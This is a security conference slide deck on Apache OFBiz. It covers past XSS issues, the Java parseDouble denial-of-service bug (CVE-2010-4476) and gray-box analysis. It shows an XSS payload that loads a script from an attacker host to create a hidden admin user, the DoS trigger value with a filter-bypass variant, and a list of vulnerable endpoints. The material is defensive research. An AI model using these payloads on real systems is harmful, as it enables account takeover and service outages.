



March 14-16, 2012

NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands



Secure in 2010? Broken in 2011!

Matias Madou, PhD

Principal Security Researcher



March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands



Matias Madou

- Principal Security Researcher,
Fortify an HP Company
 - Static Analysis Rules
 - Insider Threat Research
 - Runtime products: RTA and SecurityScope
 - Hybrid 2.0: Correlation
 - Gray-box analysis
- Contributor to Building Security
in Maturity Model (BSIMM) Europe
- History in code obfuscation (and binary rewriting)




Overview

- Introduction
- The Test Application: Secure in 2010
- What's new in 2011?
 - New vulnerabilities
 - New analysis techniques
- Continues Testing

Introduction

History of the experiment: Gather empirical results while developing gray-box analysis.

Pencil Sharpeners Results



Test Application, criteria:

- Extensively used
- Undergone security improvements

The Test Application

- Selection criteria for the project working on:
 - Open source, java or .NET
 - Widely used

Top 5 Open Source ERP Software Applications

Top 5 Open Source Enterprise Resource Planning (ERP) Software Systems

▶ Apache OFBiz/opentaps	Overview Reviews Pricing
▶ Compiere	Overview Reviews Pricing
▶ ERP5	Overview Reviews Pricing
▶ OpenMFG	Overview Reviews Pricing
▶ OpenPro	Overview Reviews Pricing

- Apache  10.04

The Test Application

- Products and Projects based on Apache OFBiz:
 - OpenTaps

Products and Projects based on Apache OFBiz

Product/Project	License	Organization
OFBiz.info	Free access	
Mvelopes	Commercial, Free Trial	In2M
TurboPaye	Commercial, Free Trial	Opus Services
ALL-IN Software	Commercial	Emforium Group Inc.
Atlassian JIRA	Commercial	
opentaps Open Source ERP + CRM	GPL and Commercial	Open Source Strategies
GZoom	GPL3	Maps S.p.A. - TD Group
Neogia	GPL	
SourceTap CRM	GPL and Commercial?	
NeuLion SAVANNA	Commercial	
Codesquare Helix		
Oya	GPL 3	C-Libre
@Strategic Power Office	Commercial	Businessesnetwork.com
myofbiz.com	n/a	Adaptive Enterprise Solutions, LLC
OrangeGears Project	Apache License Version 2.0	OrangeGears
SaaS-Suite OFBiz	Commercial/APL	Corent Technology

- End Users:
 - 1-800-Flowers
 - Olympus.de
 - United.com
 - BT.com
 - ...

[illegible]

The Test Application

- Security?
 - Multiple vulnerabilities found in CVE



- Other (Exploit Search)

ENTRY [OSVDB 64516] match rank: 100%
<http://osvdb.org/show/osvdb/64516>
64516: Apache Open For Business Project (OFBiz) Export Product Listing Section productId Parameter XSS
<em style='font-weight:bold;'>(Description Provided by 2010-0432: Apache Open For Business Project (aka OFBiz) 09.04 and earlier, as used in Opentaps, Neogia, and Entente Oya, allow remote attackers to inject arbitrary web script or HTML into the page via the productId parameter to partymgr/control/viewprofile (aka partymgr/control/login), (3) the start parameter to myportal/control/showPortalPage, (4) an invalid URI I /ReceiveReturn), (5) the contentId parameter (aka the entityName variable) to ecommerce/control/ViewBlogArticle, (6) the entityName parameter to ecommerce/control/contactus.
ATTACK TYPE = Infrastructure, Input Manipulation

- ... and an interesting video on how to become an admin by exploiting a XSS

The Test Application

The screenshot shows a web browser window with the URL `https://www.ofbiz-victim.com:8443/ecommerce/control/contactus`. The page header includes the **Open For Commerce** logo and navigation links like [Logout](#), [Contact Us](#), and [Main](#). A contact form is displayed with the following fields:

- From:** Bonsai Attacker [10000] (Not You? [Click Here](#))
- Subject:** `Help<script src=http://www` (An arrow points to this field from a yellow callout box.)
- Message:** (Empty text area)
- Send** button

A yellow callout box on the right contains the following text:

Subject:
`<script src=http://www.attacker.com/createUser.js></script>`

Since the application does not properly sanitise the users input, we inject our payload. The payload will get executed when Administrator accesses his msgbox.

The payload performs the following actions:

- The payload stays hidden from the users view by applying customized javascript techniques thus its completely stealth to the victim.
- Creates a new user with full privileges by the means of several XMLHttpRequests
- Send an HTTP request to the attacker's server to inform successful exploitation.

At the bottom of the callout box are **NEXT** and **GO** buttons.

The Test Application

The screenshot shows a web browser window with the URL `https://www.ofbiz-victim.com:8443/myportal/control/main?portalPageId=MYPOF`. The page header includes the ofbiz logo and navigation links: APPLICATIONS, PREFERENCES, WELCOME, THE ADMINISTRATOR (ADMIN), LOGOUT, and HELP. The main heading is "MY PORTAL FOR : MR. THE PRIVILEGED ADMINISTRATOR".

On the left is a sidebar menu with the following items: MAIN, MY COMMS, MY PROFILE, OTHER PARTY COMMS (highlighted in yellow), MY TIME SHEET, MY TASKS, and PREFERENCES.

The main content area displays "Communications of party: [Company]" with a table of data. The table has columns: Subject, Comm. Type Id, Party Id From, Party Id To, Status ID, Entry Date, Role Type Id, and Remove. A single row is visible with the following values: Question[10004], Web Site, Joe Watson [10001], Your Company Name Here [Company], Created, 2010-02-18 14:59, Addressee, and a REMOVE button.

Below the table, a green speech bubble contains the text "No new messages here" next to a yellow smiley face icon.

The Test Application

Navigation icons: back, forward, search, etc. URL: <https://www.ofbiz-victim.com:8443/webtools/control/FindGeneric?entityName=UserLoginS>

Find Values For Entity: UserLoginSecurityGroup

Buttons: Back To Entity List, View Relations, Create New

Search Options

Field Name	Primary Key	Field Type	
userLoginId	*	String, VARCHAR(200)	<input type="text" value="bonsaiUser"/>
groupId	*	String, VARCHAR(20)	<input type="text"/>
fromDate	*	java.sql.Timestamp, TIMESTAMP	<input type="text"/>
thruDate		java.sql.Timestamp, TIMESTAMP	<input type="text"/>
lastUpdatedStamp		java.sql.Timestamp, TIMESTAMP	<input type="text"/>
lastUpdatedTxStamp		java.sql.Timestamp, TIMESTAMP	<input type="text"/>
createdStamp		java.sql.Timestamp, TIMESTAMP	<input type="text"/>
createdTxStamp		java.sql.Timestamp, TIMESTAMP	<input type="text"/>

Group, leave all entries blank

FIND


FULLADMIN: Highest privilege available.

	userLoginId	groupId	fromDate	thruDate	lastUpdatedStamp	lastUpdatedTxStamp	createdStamp	createdTxStamp
VIEW	bonsaiUser	FULLADMIN	2000-02-01 01:38:44.252	2020-02-27 01:38:49.208	2010-02-18 15:09:02.198	2010-02-18 15:09:02.197	2010-02-18 15:09:02.198	2010-02-18 15:09:02.197

Buttons: First, Previous, 1 - 1 of 1, Next, Last


The Test Application


- Bug Tracking: Security Issues grouped together

 OFBiz / OFBIZ-1525

Issue to group security concerns

Log In


Type:  Improvement

Priority:  Major

Affects Version/s: SVN trunk

Component/s: ALL COMPONENTS

Labels: None


Status:  Open


Resolution: Unresolved

Fix Version/s: None

Assignee: Jacques Le Roux

Reporter: Jacques Le Roux

 Vote (0)

 Watch (1)

Views =

Dates

Created: 16/Dec/07 09:23

Updated: 01/Aug/11 14:44

Description























The goal of this virtual issue is only to group together all OFBiz security issues (pending or closed).

Note that there are no **proved** security issue currently, just possible breaches.

This issue should never be closed

Issue Links

This issue incorporates:

OFBIZ-1476	XSS vulnerability in OFBiz Login Form	 
OFBIZ-178	Cross site scripting vulnerability in Forum	 
OFBIZ-260	Cross Site Scripting Vulnerability (XSS)	 
OFBIZ-2124	XSS vulnerability in eCommerce/ordermgr	 
OFBIZ-1900	Fortify Open Source Security Report mentioned OFBiz	 
OFBIZ-1970	unesaped html special characters create problems in pages	 
OFBIZ-1193	html code is not sanitized in all the text input field	 
OFBIZ-2243	In hyperlink and sub-hyperlink elements, replacement of target parameters by parameter sub-elements	 
OFBIZ-2260	Secure URLs in Freemarker templates files	 
OFBIZ-1106	Passwords in POS are shown in clear text	 
OFBIZ-2330	Main task for securing URLs in Freemarker templates files	 

The Test Application

- In the end: All known issues are fixed in Apache OFBiz 10.04

The screenshot shows a web application interface for tracking security issues. It includes a search bar, a table with columns for 'Query' and 'Resolution', and a list of issues. A large red text overlay reads 'Secure in 2010!'. The interface shows a list of issues with their resolution status. One issue is highlighted with a dropdown menu showing 'Fixed', 'Duplicate', and 'Invalid'. Another issue is shown with a comment from Jacques Le Roux dated 14/Feb/09 07:39, stating 'Fixed by recent security efforts (though the message is not c'.

Query	Resolution
2010-03-08:	Vendor fixed this issue
Fixed	
Duplicate	
Fixed	
Fixed	
Fixed	
Invalid	
Fixed	

2010-03-08: Vendor fixed this issue

Jacques Le Roux added a comment - 14/Feb/09 07:39
Fixed by recent security efforts (though the message is not c

So... what's new in 2011?


- 1) New vulnerabilities:
Denial-of-service:
Parse Double



The original "Denial of Service" Attack

©2000 JokeWallpaper.com

- 2) Analysis techniques:
Gray box analysis



Denial-of-Service: Parse Double

- Problem description:

Oracle Security Alert for CVE-2010-4476

Description

This Security Alert addresses security issue CVE-2010-4476 (Java Runtime Environment hangs when converting "2.2250738585072012e-308" to a binary floating-point number), which is a vulnerability in the Java Runtime Environment component of the Oracle Java SE and Java for Business products and Oracle JRockit. This vulnerability allows unauthenticated network attacks (i.e. it may be exploited over a network without the need for a username and password). Successful attack of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete Denial of Service) of the Java Runtime Environment. Java based application and web servers are especially at risk from this vulnerability.

Supported Products Affected

The security vulnerability addressed by this Security Alert affects the products listed in the categories below. Please click on the link in the [Patch Availability Table](#) to access the documentation for those patches.

Affected product releases and versions:

Java SE
JDK and JRE 6 Update 23 and earlier for Windows, Solaris, and Linux
JDK 5.0 Update 27 and earlier for Solaris 9
SDK 1.4.2_29 and earlier for Solaris 8
Java for Business
JDK and JRE 6 Update 23 and earlier for Windows, Solaris and Linux
JDK and JRE 5.0 Update 27 and earlier for Windows, Solaris and Linux

Modification History


Date	Comments
2011-March-22	Rev 2. Included Oracle JRockit
2011-February-08	Rev 1. Initial Release

Denial-of-Service: Parse Double

More concrete:

- Value: 2.2250738585072012e-308
- API: `Double.parseDouble(value)`

Infinite loop!



<http://blog.fortify.com/blog/2011/02/08/Double-Trouble>

Denial-of-Service: Parse Double

- Feb 01, 2011? No, no. March 04, 2001!

http://bugs.sun.com/bugdatabase/view_bug.do?bug_id=4421494

Seems down now, so details:

```
Bug ID: 4421494
Votes 1
Synopsis infinite loop while parsing double literal
Category java:classes_lang
Reported Against 1.3 , 1.4.1
Release Fixed
State 5-Cause Known, bug
Priority: 4-Low
Related Bugs 4396272 , 4749698 , 4887667 , 6876342
Submit Date 04-MAR-2001
```

- Why is this fixed within 1 month after the rediscover?

Denial-of-Service: Parse Double

Examples:

- **Application:** Apache Tomcat
- **Usage:** Tomcat uses `parseDouble()` on the value of the `Accept-Language` HTTP header when an application calls `request.getLocale()`

Infinite loop!

<http://blog.fortify.com/blog/2011/02/08/Double-Trouble>



Denial-of-Service: Parse Double

What is the problem?

- Root case is a Java problem, not an application problem!
- Everybody uses the fixed java version, right? (Version Java 6 Update 24 or later)
- Everybody runs a patched or latest Tomcat version, right? (Tomcat 7.0.8, 6.0.32, 5.5.33 or later)

Denial-of-Service: Parse Double

Tomcat fix

kkolinko	1066244
mturk	423920

```
// Extract the quality factor for this entry
double quality = 1.0;
int semi = entry.indexOf(";q=");
if (semi >= 0) {
    try {
        String strQuality = entry.substring(semi + 3);
        if (strQuality.length() <= 5) {
            quality = Double.parseDouble(strQuality);
        } else {
            quality = 0.0;
        }
    } catch (NumberFormatException e) {
        quality = 0.0;
    }
}
```

Denial-of-Service: Parse Double

Java fix

```
--- /local/openjdk/jdk6/jdk/src/share/classes/sun/misc/FloatingDecimal.java
2011-02-01 15:28:10.550913741 +0000
+++
/local/icedtea6/openjdk/jdk/src/share/classes/sun/misc/FloatingDecimal.java2011-02-02
12:07:22.292913754 +0000
@@ -1549,7 +1548,7 @@
        if ( (cmpResult = bigB.cmp( bigD ) ) > 0 ){
            overvalue = true; // our candidate is too big.
            diff = bigB.sub( bigD );
-       if ( (bigIntNBits == 1) && (bigIntExp > -expBias) ){
+       if ( (bigIntNBits == 1) && (bigIntExp-1 > -expBias) ){
            // candidate is a normalized exact power of 2 and
            // is too big. We will be subtracting.
            // For our purposes, ulp is the ulp of the
```

Denial-of-Service: Parse Double

- Seen in the field: adding the pattern to WAF
- Problems:
 1. Does not protect against persistent
 2. Are you sure your patterns cover everything?

Pattern often used:

2.2250738585072012e-308

How about:

0.22250738585072012e-307

Denial-of-Service: Parse Double

- Seen in the field: adding the pattern to WAF
- Problems:
 2. Are you sure your patterns cover everything?

Tomcat is vulnerable to a DoS if the accept-language header contains '`;q=2.2250738585072012e-308`' and other very small values. The

Denial-of-Service: Parse Double

How many issues in Apache OFBiz?

Used analysis techniques:

- Static Analysis (White Box)
- Penetration Testing (Black Box)

Denial-of-Service: Parse Double

Static Analysis (White Box)

```
UtilMisc.toMap("requestedQuantity", UtilFormatOut.formatQuantity(quantity.doubleValue()),  
               "productName",      this.getName(),  
               "productId",         productId);
```

ShoppingCartItem.java:1006 (Shared Sink) - [1 / 27]

- from AbstractOFBizAuthenticationHandler.java:129 (Denial of Service: Parse Double)
- from CompDocEvents.java:109 (Denial of Service: Parse Double)
- from CompDocEvents.java:124 (Denial of Service: Parse Double)
- from ContextFilter.java:399 (Denial of Service: Parse Double)
- from CoreEvents.java:412 (Denial of Service: Parse Double)
- from ICatWorker.java:285 (Denial of Service: Parse Double)
- from Input.java:154 (Denial of Service: Parse Double)

- Input.java:154 - getText(return)
- Input.java:154 - Return
- MenuEvents.java:257 - value(return)
- MenuEvents.java:257 - Assignment to value
- MenuEvents.java:263 - BigDecimal(0 : this)
- MenuEvents.java:263 - Assignment to quantity
- MenuEvents.java:280 - Assignment to quantity
- MenuEvents.java:283 - modifyQty(1)
- PosTransaction.java:564 - setQuantity(0)
- ShoppingCartItem.java:847 - setQuantity(0)
- ShoppingCartItem.java:852 - setQuantity(0)
- ShoppingCartItem.java:1006 - doubleValue(this)

Denial-of-Service: Parse Double

Penetration Testing (Black Box):

<http://yourofbiz.com/ecommerce/control/modifycart> (update_0, update_1, ...)
<http://yourofbiz.com/ecommerce/control/additem/showcart> (quantity, add_product_id)
<http://yourofbiz.com/ecommerce/control/additem/quickadd> (quantity)
<http://yourofbiz.com/ecommerce/control/additem/keywordsearch> (quantity)
<http://yourofbiz.com/ecommerce/control/additem/advancedsearch> (quantity)
<http://yourofbiz.com/ecommerce/control/additem/showPromotionDetails> (quantity)
<http://yourofbiz.com/ecommerce/control/additem/product> (quantity,add_amount)
<http://yourofbiz.com/ecommerce/control/additem/lastViewedProduct> (update_0)
<http://yourofbiz.com/ecommerce/control/additem/showForum> (quantity)
<http://yourofbiz.com/ecommerce/control/additem/category> (quantity)
<http://yourofbiz.com/ecommerce/control/additem/main> (quantity)
<http://yourofbiz.com/ecommerce/control/additem> (quantity)
<http://yourofbiz.com/ecommerce/control/additem/setDesiredAlternateGwpProductID>
(...)

Gray Box Analysis

Black-Box Testing

- System-level tests
- No assumptions about implementation
- Example: fuzzing
- Good: concrete results
- Bad: a losing game



White-Box Testing

- Examine implementation
- Test components in isolation
- Example: static analysis
- Good: thorough
- Bad: too thorough
- Bad: no “show me” exploits



Gray-Box Testing


- System-level tests (like black-box)
- Examine implementation (like white-box)




Hybrid == Gray Box Analysis... Right?

- NO!


Hybrid Analysis




Internals: Lining Up an Attack with the Code



Gray-box analysis: Integrated Analysis



